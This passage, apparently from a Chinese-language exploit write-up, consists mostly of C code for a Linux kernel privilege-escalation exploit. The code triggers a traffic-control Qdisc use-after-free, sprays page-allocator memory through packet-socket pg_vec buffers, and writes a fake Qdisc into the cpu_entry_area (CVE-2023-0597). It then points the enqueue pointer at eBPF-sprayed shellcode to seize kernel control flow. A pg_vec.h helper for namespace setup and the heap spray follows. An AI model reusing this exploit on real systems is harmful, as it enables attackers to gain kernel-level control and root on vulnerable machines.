protocol ip handle 1 fw classid 1:10 */ /* generated using gdb command after breakpoint on netlink_sendmsg: dump binary memory /tmp/POC msg->msg_iter.iov[0].iov_base msg->msg_iter.iov[0].iov_base+msg->msg_iter.iov[0].iov_len */ { int poc_fd = open("./POC1", O_RDONLY); read(poc_fd, POC, 0x1000); write(fd, POC, 0x1000); } write(fd, DEL, 0x24); // tc class delete dev lo classid 1:10 //write(cfd[1], buf, 0x200); // spray kmalloc-0x80 to reallocate. for(int i = 1; i <= 3; i++){ ///RCU宽限期 printf("sleep %d\n", i); sleep(1); } /*int kids[0x100]; char pay[0x1000]; size_t addr1 = 0xfffffe0000000000; memset(pay, 0, sizeof(pay)); //memset(pay, 1, 96); int quantum = 60; memcpy(pay+0x60-0x18, &addr1, 8); memcpy(pay+0x68, &quantum, 4); spray_key_data(kids, 62, 96, pay);*/ int pfds[0x100]; char *pages[0x100]; for(int i = 0; i < 0x80; i++){ pfds[i] = pagealloc_pad(16, 0x1000); if(pfds[i] < 0) perror("pagealloc_pad"); } for(int i = 0; i < 0x80; i++){ pages[i] = mmap(NULL, 0x1000*16, PROT_READ|PROT_WRITE, MAP_SHARED, pfds[i], 0); //mmap的size要和addr对齐 if (pages[i] == MAP_FAILED) { perror("mmap"); exit(-1); } } size_t goal_addr = 0xffffffffc2003000; for(int i = 0; i < 0x80; i++){ memcpy(pages[i]+12*0x1000, &goal_addr, 8); } struct sockaddr_in addr = { .sin_family = AF_INET, .sin_port = htons(80), .sin_addr.s_addr = inet_addr("127.0.0.1"), }; size_t fake_qdisc_struct[0x10] = {}; /* Overwrite struct Qdisc's enqueue which is function ptr struct Qdisc { int (*enqueue)(struct sk_buff *, struct Qdisc *, struct sk_buff * *); struct sk_buff * (*dequeue)(struct Qdisc *); unsigned int flags; */ fake_qdisc_struct[0] = 0xffffffffcc000000 - 0x800; /* eBPF generated shellcode is lay in this range, we spray eBPF multiple times and summarize it's often near in this page. It's more reliabe we choose address in the middle of the page ffffffffa0000000 |-1536 MB | fffffffffeffffff | 1520 MB | module mapping space */ int c = socket(AF_INET, SOCK_DGRAM, 0); if (fork() == 0) // Put payload in fixed kernel address (CVE-2023-0597) { set_cpu(1); signal(SIGFPE, handle); signal(SIGTRAP, handle); signal(SIGSEGV, handle); setsid(); write_to_cpu_entry_area(fake_qdisc_struct); } sleep(1); int mark = 1; if (setsockopt(c, SOL_SOCKET, SO_MARK, &mark, sizeof(mark)) < 0) { perror("setsockopt"); } else printf("set mark successful!"); /* Trigger Qdisc filter our packet and control kernel RIP */ SYSCHK(sendto(c, buf, 0x10, 0, (void *)&addr, sizeof(addr))); SYSCHK(sendto(c, buf, 0x10, 0, (void *)&addr, sizeof(addr))); SYSCHK(sendto(c, buf, 0x10, 0, (void *)&addr, sizeof(addr))); SYSCHK(sendto(c, buf, 0x10, 0, (void *)&addr, sizeof(addr)));} |
pg_vec.h:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 | #include <sys/mman.h>#include <sys/socket.h>#include <linux/if_packet.h>#include <arpa/inet.h>#include <net/if.h>#include <netinet/if_ether.h>#include <fcntl.h> void err_exit(char *s){ perror(s); exit(-1);}void unshare_setup1(void){ char edit[0x100]; int tmp_fd; if(unshare(CLONE_NEWNS | CLONE_NEWUSER | CLONE_NEWNET)) err_exit("FAILED to create a new namespace"); tmp_fd = open("/proc/self/setgroups", O_WRONLY); write(tmp_fd, "deny", strlen("deny")); close(tmp_fd); tmp_fd = open("/proc/self/uid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", getuid()); write(tmp_fd, edit, strlen(edit)); close(tmp_fd); tmp_fd = open("/proc/self/gid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", getgid()); write(tmp_fd, edit, strlen(edit)); close(tmp_fd);} void packet_socket_rx_ring_init(int s, unsigned int block_size, unsigned int frame_size, unsigned int block_nr, unsigned int sizeof_priv, unsigned int timeout) { int v = TPACKET_V3; int rv = setsockopt(s, SOL_PACKET, PACKET_VERSION, &v, sizeof(v)); if (rv < 0) puts("setsockopt(PACKET_VERSION)"), exit(-1); struct tpacket_req3 req; memset(&req, 0, sizeof(req)); req.tp_block_size = block_size; req.tp_frame_size = frame_size; req.tp_block_nr = block_nr; req.tp_frame_nr = (block_size * block_nr) / frame_size; req.tp_retire_blk_tov = timeout; req.tp_sizeof_priv = sizeof_priv; req.tp_feature_req_word = 0; rv = setsockopt(s, SOL_PACKET, PACKET_RX_RING, &req, sizeof(req)); if (rv < 0) puts("setsockopt(PACKET_RX_RING)"), exit(-1);} int packet_socket_setup(unsigned int block_size, unsigned int frame_size, unsigned int block_nr, unsigned int sizeof_priv, int timeout) { int s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL)); if (s < 0) puts("socket(AF_PACKET)"), exit(-1); packet_socket_rx_ring_init(s, block_size, frame_size, block_nr, sizeof_priv, timeout); struct sockaddr_ll sa; memset(&sa, 0, sizeof(sa)); sa.sll_family = PF_PACKET; sa.sll_protocol = htons(ETH_P_ALL); sa.sll_ifindex = if_nametoindex("lo"); sa.sll_hatype = 0; sa.sll_pkttype = 0; sa.sll_halen = 0; int rv = bind(s, (struct sockaddr *)&sa, sizeof(sa)); if (rv < 0) puts("bind(AF_PACKET)"), exit(-1); return s;}// count 为 pg_vec 数组的大小, 即 pg_vec 的大小为 count*8// size/4096 为要分配的 orderint pagealloc_pad(int count, int size) { return packet_socket_setup(size, 2048, count, 0, 100);} |
参考
objtool: Don't fail on missing symbol table · Pull Request !141 · openEuler/kernel - Gitee.com